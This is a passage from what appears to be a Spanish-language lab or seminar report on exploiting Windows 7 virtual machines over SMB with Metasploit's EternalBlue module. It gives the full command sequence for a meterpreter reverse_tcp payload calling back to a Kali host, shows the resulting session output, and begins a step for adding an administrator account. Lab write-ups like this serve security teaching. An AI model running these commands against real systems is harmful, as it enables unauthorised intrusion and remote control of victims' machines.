


Figura 5. Explotar vulnerabilidades win7

Para ello se utilizará un meterpreter, el cual permite lanzar comandos, para este escenario mediante el siguiente comando:

- **set payload Windows/x64/meterpreter/reverse_tcp**

Es de tener presente que la suite de Metasploit contienen ejecución para máquinas de 64 bits, y para este escenario es para un sistema operativo de 32 bits, el cual podría no funcionar o provocar fallos en la maquinas destino.

Se procede a realizar la configuración de parámetros mediante los siguientes comandos:

- **Set RHOSTS** 192.168.1.11 (Maquina a atacar)
- **Set RPORT** 445 (Puerto de recursos compartidos)
- **Set LHOST** 192.168.1.10 (Ip Kali Linux)
- **Set LPORT** 4444 (Puerto saliente Kali Linux)
-

Luego de ellos verificamos los parámetros mediante comando **“show options”,** como se muestra a continuación.




Figura 6. Visualización parámetros

Luego de ello ya podemos lanzar mediante el comando “exploit”. Luego de lanzado el ataque obtenemos un error de pantalla azul en la maquina destino como se muestra en la siguiente figura.

Este error fue mencionado en el anexo 4 del escenario propuesto el cual se estaba presentando en una de la maquinas, Podemos comprobar que se producía en la maquina **Windows 7 con versión de 32 Bits.**




Figura 7. Ejecución de exploits

En revisión del fallo en el sistema operativo al momento del ataque se investigó los eventos de Windows en la maquina atacada y se comprobó un error inesperado debido a un bloqueo o que la maquina dejo de responder como se muestra a continuación.




Figura 8. Error en sistema operativo

También verificando en detalle la pantalla azul se generó el error "**DRIVER_IRQL_NOT_LESS_OR_EQUAL**" y el código "**STOP: 0x00000000**" que según foros de Microsoft el sistema se reinició para protegerse evitando perdida de datos, debido a que algún software en modo kernel intento acceder a parte de la memoria y el paginado era mas alto de lo soportado.

Esto concuerda con la lo indicado anteriormente, de que posiblemente el ataque fallara al haber diferencia de versión de drivers utilizados que para el caso era una máquina de 32 bits, y se utilizaban fuentes de 64 bits.

A continuación, se aprecia el error más claro de la pantalla azul al momento del ataque.




Figura 9. Error en sistema operativo

3.1.5 Explotación de la Vulnerabilidad en Win7-SE2020-x64

Utilizando la misma opción de EternalBlue se procede a realizar la configuración de parámetros para realizar el ataque a la maquina Windows 7 versión de 64 bits, mediante los siguientes comandos.

- **set payload** Windows/x64/meterpreter/reverse_tcp
- **set RHOSTS** 192.168.1.12 (Maquina a atacar win7 x 64)
- **set RPORT** 445 (Puerto de recursos compartidos)
- **set LHOST** 192.168.1.10 (Ip Kali Linux)
- **set LPORT** 4444 (Puerto saliente Kali Linux)




Figura 10. Parámetros de configuración

Luego de ello, se procede a verificar los parámetros mediante el comando **“show options**”, como se muestra a continuación.




Figura 11. Parámetros de configuración

Luego, se procede a realizar el ataque mediante el comando “**exploit”,** el cual iniciara una serie de pasos para intentar accede a la maquina destino y en caso satisfactorio levantara la consola meterpreter para iniciar la ejecución de código remoto.





Figura 12. Ejecución exploits

Efectivamente el ataque fue exitoso y se puedo acceder a la maquina destino y mediante el comando Shell accedemos modo comando.

Según lo informado en el Anexo 4, hubo fuga de información mediante un archivo **winse20w0.exe**, para lo cual se procede a realizar una búsqueda en la maquina destino mediante el comando “**dir /s winse20w0.exe”** previamente ubicado en la raíz c del servidor. Como resultado se obtuvo en la ruta “**c:\users\semi**” como se visualiza a continuacion.


Kali - Seminario [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Terminal nro. 1
09:39 PM
Terminal nro. 1
Archivo Acciones Editar Vista Ayuda
[*] Sending stage (201283 bytes) to 192.168.1.12
[*] Meterpreter session 3 opened (192.168.1.10:4443 -> 192.168.1.12:49161) at 2022-09-23 21:38:39 -0500
[+] 192.168.1.12:445 - =-=-=-=

3.1.6 Creación de usuario con privilegios

Luego de haber ingresado mediante consola a la maquina Windows 7 x64 y según lo enunciado en el Anexo 4 se procede a crear un usuario con privilegios de administrador.

Se verifica primero el estado actual, en el cual se observa solo 2 usuarios: un invitado y otro llamado usuario.

